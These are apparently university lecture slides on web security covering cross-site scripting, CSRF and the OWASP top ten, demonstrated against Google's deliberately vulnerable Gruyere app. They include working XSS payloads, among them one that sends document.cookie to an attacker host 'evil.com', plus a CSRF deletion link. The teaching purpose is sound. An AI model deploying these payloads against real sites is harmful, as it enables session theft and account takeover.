School of

Engineering and Computer Science

Te Kura Mātai Pūkaha, Pūrorohiko

CYBR 171 T1 2023

Ngā whakapūtanga o Te Haumaru rorohiko
Cybersecurity Fundamentals

Web security – part 2

New Zealand Crimes Act

The New Zealand Crimes Act (available online at www.legislation.govt.nz) sections 248-254 document laws which criminalise certain acts involving computers. Some of the techniques shown could be used to break the law, it is your individual responsibility to ensure that you comply with the law.

Only hack something with *PERMISSION* or if *YOU own it*!

PART I: CROSS-SITE SCRIPTING (XSS)

Cross-Site Scripting (XSS)

- Web browsers are dumb
  - They will execute **anything** the server sends them.
- **Can an attacker force a website to send you something bad?**
- Anything executed by the **web browser** has all the **rights and privileges** that you have.
  - Example: access to **cookies**
- **XSS** is "**a type of injection**, in which malicious scripts are injected into otherwise benign and trusted web sites. XSS attacks occur when an attacker **uses a web application to send malicious code**, generally in the form of a **browser side script**, to a different end user." (OWASP)

Cross-Site Scripting (XSS)

- Input validation vulnerability.
- Allows attacker to inject **client-side code** (Javascript) into web pages.
  - Previously we saw how **SQL Injection** allows code to be injected on the client-side
- This client-side code is served by a **vulnerable** web application (just a dynamic web site) to other users.

XSS attacks: *steal cookie*

- So far, we talked about **stealing a cookie** by **eavesdropping**.
- This **isn't very feasible** and **isn't easy** to do for **large numbers** of users **spread geographically** around the globe.

- Javascript can **access cookies** and make **remote connections**.
- An XSS attack can be used to steal the cookie of anyone who looks at a page and send the cookie to an attacker.
- The attacker can then use this cookie to log in as the victim.

XSS attacks: *phishing*

- Attacker might also **inject a script** that reproduces the look-and-feel of a **trusted site's** login page.
- The fake page asks for the user's credentials or other sensitive information (for example, credit card details).

- The fake page **records** the credentials of the user and sends them to a site under the attacker's control.


XSS attacks: *redirects*

- An attacker might also **inject a script** that sends the visitor to a site **under their control**.
- Embedding this in the page means that this might happen **without any interaction** by the user.
- This means they might not be aware that they have changed sites.

```
<script>
   window.location.href ='http://evil.com/';
</script>
```

XSS attacks: *run exploits*

- The attacker injects a script that launches a number of exploits against the user's **browser** or its **plugins**.
- If the exploits are **successful**, **malware is installed** on the victim's machine without any user intervention.
- Often, the victim's machine becomes part of a **botnet**




https://www.kaspersky.com/blog/botnet/1742/

PART II: XSS TYPES

Reflected XSS

- Only affects ***one user***



- The injected code is **reflected off** the **web server**
  - an error message,
  - search result,
  - The **response** includes **some/all of the input** sent to the server as part of the request


- Only the user issuing the malicious request is affected

Stored XSS

- Affects ***many users***

- The injected code is **stored on the web site** and served to its visitors on all page views
  - User messages
  - User profiles

- All users will be affected



Guarding against injection

- Sanitise your inputs (mentioned previously)
- Actually, it is **pretty hard** because context-dependent:
  - **Javascript** `<script>user input</script>`
  - **CSS value** `a:hover {color: user input}`
  - **URL value** `<a href="a value">`
- Sanitisation is context dependent
  - Javascript
  - SQL

Demonstration

- **Gruyere** is a teaching tool provided by Google.
- **Deliberately** vulnerable application, accompanied by some challenges with hints on how to complete them.

https://google-gruyere.appspot.com/

Demonstration: *Cookies*

- Go to Gruyere and create an instance for our experiments.
- https://google-gruyere.appspot.com/start
- I had created one earlier and logged in, no need to re-authenticate.
- I installed a helper add called "**EditThisCookie**".
- Demonstrate **`GRUYERE_ID`** and GRUYERE cookies are **on this site but no other**.

File Upload XSS

- Gruyere allows you to upload files that you share with other people.
- Create this html file and upload it:

```
<html>
   <body>
      <script>
         alert('tsk tsk')
      </script>
   </body>
</html>
```

- Provides a link to the file.
- I can send people to link and execute code in their browsers.

Reflected XSS

What happens when Gruyere **can't process a request**?

For example,

https://google-gruyere.appspot.com/GRUYERE_ID/badrequest

(replace GRUYERE_ID with your instance ID)

Can I exploit this to display a message by getting Gruyere to echo back:

```
<script>alert("tsk, tsk!")</script>
```

Stored XSS

- Gruyere lets you **share** “snippets” of information with other users.
- Great vector for stored XSS attack!!
- What if create one with the following:

```
<script>alert(“tsk, tsk!”)</script>
```

- What happened and why?

Stored XSS (cont.)

Twitter used to have a **similar protection mechanism**, but an **error in the code** meant it would miss scripts encoded in a different way.

```
<a onmouseover="alert('tsk, tsk!')" href="#">
read this!</a>
```

Stored XSS: *Cookie*

`document.cookie` will display cookie for this page

```
<a onmouseover="alert(document.cookie)"
    href="#">read this!</a>
```

This is great, but the attacker has to be sitting behind you to see the cookie!!!

"Shoulder Surfing"

https://everydaycyber.net/what-is-shoulder-surfing/

Stored XSS: *Redirect*

`window.location.href` redirects the current window to a new website **without user interaction**

```
<a onmouseover="window.location.href =
'http://bbc.co.uk'" href="#">read this!</a>
```

We can weaponise this

Stored XSS: Evil.com

We need a server under the **attacker's control** that allows us to **monitor** their web server logs.

Harith has such one running on his machine in VM that he will now start up.

Apache web server, all accesses go to log.
We can read this using: `cat /var/log/apache2/access.log`

Stored XSS: Evil.com (cont.)

The trick is to somehow **send** our cookie details back to **evil.com**.

A very simple way is to pass it as **part of a URL** (there are more subtle ways too, but follow a similar process).

```
<a onmouseover="window.location.href
='http://evil.com/'+document.cookie"
href="#">read this!</a>
```

PART III: CROSS-SITE REQUEST FORGERY (CSRF)

Cross site request forgery (CSRF)

- "… a type of attack that occurs when a malicious web site, email, blog, instant message, or program causes a user's web browser to **perform an unwanted action** on a trusted site for which the user is currently authenticated." (OWASP)

- The problem is representing a request as an URL, e.g.
  `http://mysite/request?param=value`

- Invoke request on mysite with the **value** being sent as **param**
  1. The **victim** is **logged** into the **vulnerable** web site.
  2. The **victim visits** the malicious page on the **attacker** web site.
  3. **Malicious** content is **delivered** to the **victim**.
  4. The **victim** involuntarily sends a request to the **vulnerable** web site.

Example CSRF

- Deleting a snippet in Gruyere is done using a URL like this: **https://google-gruyere.appspot.com/*GRUYERE_ID*/deletesnippet?index=*INDEX***

- Where **GRUYERE_ID** is the Gruyere instance, and **INDEX** identifies the snippet.
- Just embed this request in an attacker's web page and trick the user into **clicking on it**.
  See http://evil.com/index.html

Preventing CSRF

- One way is to **reauthenticate** the user whenever they do something **sensitive**.
- For example, pay someone from your account or change your password.
- ***Do you want to do this for every request?***
- (other methods also exist, but this is the simplest and perhaps most robust).

OWASP

- OWASP = Open Web Application Security Project
- Impartial advice on best practices.
- Provide information about vulnerabilities and how to mitigate them using countermeasures.

https://owasp.org/

https://appsec.org.nz/conference/

https://www.owasp.org/index.php/New_Zealand

OWASP 2018


https://www.owasp.org/index.php/OWASP_New_Zealand_Day_2018#tab=Speakers_List

OWASP top 10 vulnerabilities (2021)

1. Broken Access Control.
2. Cryptographic Failures
3. Injection.
4. Insecure Design.
5. Security Misconfiguration.
6. Vulnerable and Outdated Components.
7. Identification and Authentication Failures.
8. Software and Data Integrity Failures.
9. Security Logging and Monitoring Failures.
10. Server-Side Request Forgery (SSRF).

https://owasp.org/www-project-top-ten/

OWASP top 10 vulnerabilities (2017 vs. 2021)



Source: https://owasp.org/www-project-top-ten/

Summary

- To **secure a website**, you need to know **how it works**:
  - How clients **request** resources.
  - How clients are **authenticated**.
  - How HTTP and **web servers work**.

- Errors are often down to bad app logic.

- Always sanitise everything (**although it is hard!**).